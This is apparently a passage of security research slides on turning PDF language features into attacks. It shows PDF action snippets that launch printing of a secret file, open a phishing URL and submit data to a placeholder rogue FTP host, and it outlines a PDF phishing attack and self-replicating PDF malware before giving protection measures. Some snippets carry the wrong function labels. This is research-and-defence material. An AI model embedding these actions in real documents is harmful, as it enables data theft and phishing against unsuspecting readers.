  - *Possibility to build complex trees of actions or to pile up a large number of actions for a progressive (gradual) dangerous final action.*
  - *Huge potential with respect to K-ary codes (Filiol – 2007).*

Deception functions

- SubmitForm **function.** **How to secretly steal a document through the printer:**

```
... << /Type /OpenAction
/S /Launch
/F (/c/SecretFiles/password.doc)
/O (print)
>> ....
```

- URI **function. Access to external object (WAN/LAN):**

```
.... << /Type /OpenAction
/S /URI
/URI (http://www.some_phishing_site.com)
>> ....
```

Data theft functions

- Launch function. How to secretly steal a document through the network:

```
.... <<
    ..../S /SubmitForm
    /F << /FS
    /URL
    /F (ftp://www.rogue_website.com/song.mp3)
    >>
>> ...
```

- ImportData function. This function can be efficiently used (e.g.) to steal data from a computer whenever a PDF file is opened.

Demos of Proof-of-concepts

PDF-based Phishing attack.
Two-step attack with 2-ary malware.

PDF-based Phishing Attack

- **Principle**:
  - *Mimick an existing website.*
  - *Replace and subvert login/password data fields.*
  - *Replace connection button by a « malicious » widget.*
- **Goal**:
  - *Steal personal/confidential data.*
  - *Keep the attack invisible to the victim.*

« Two-step attack with 2-ary malware

- **Malware:** a malicious PDF and an executable file.
- **Goal:**
  - *Incitate a priviledged user to run a PDF-oriented malicious software.*
- **Attack steps:**
  1. *Social engineering: fool a priviledged user.*
  2. *Permanent modification of Adobe Reader.*
  3. *Modification of the « malicious » PDF.*
  4. *Self-replication of code into any PDF file in the computer.*
  5. *Activate payload.*

Protection measures

- **Enforce integrity control and access rights of Adobe configuration files (e.g. AcroRd32.dll and RdLang32.xxx).**
- **Regularly check the registry base for a constant, suitable security level.**
  - **Free security tool available soon.**
- **Limit active/critical content unless strictly necessary.**
- **Systematically use digital signature for PDF file exchange.**
- **Basic COMPUSEC policy should help to protect against basic PDF-based attacks.**

Conclusion

- **PDF language can be subverted for malicious purposes.**
  - *The risk is real.*
  - *Existing AV are unefficient at detecting those new malicious, PDF language-based approach.*
- **A lot of other powerful attacks are possible:**
  - *advanced theft of data,*
  - *eavesdropping/wiretapping of sensitive data,*
  - *information warfare against people,*
  - *malicious actions against the operating system and/or the file system…*
- **Use of a « simple » reader.**

Future Work

- **Generalisation to other Operating Systems.**
  - *What about Unices environments?*
- **Analyze the evolution of PDF language:**
  - *Adobe Reader 8 has far more powerful features that are likely to be subverted or perverted.*
  - *New functions strongly dedicated to accessibility and ergonomics increase the level of potential risk.*
  - *To be continued…*

Thanks for your attention

Questions ?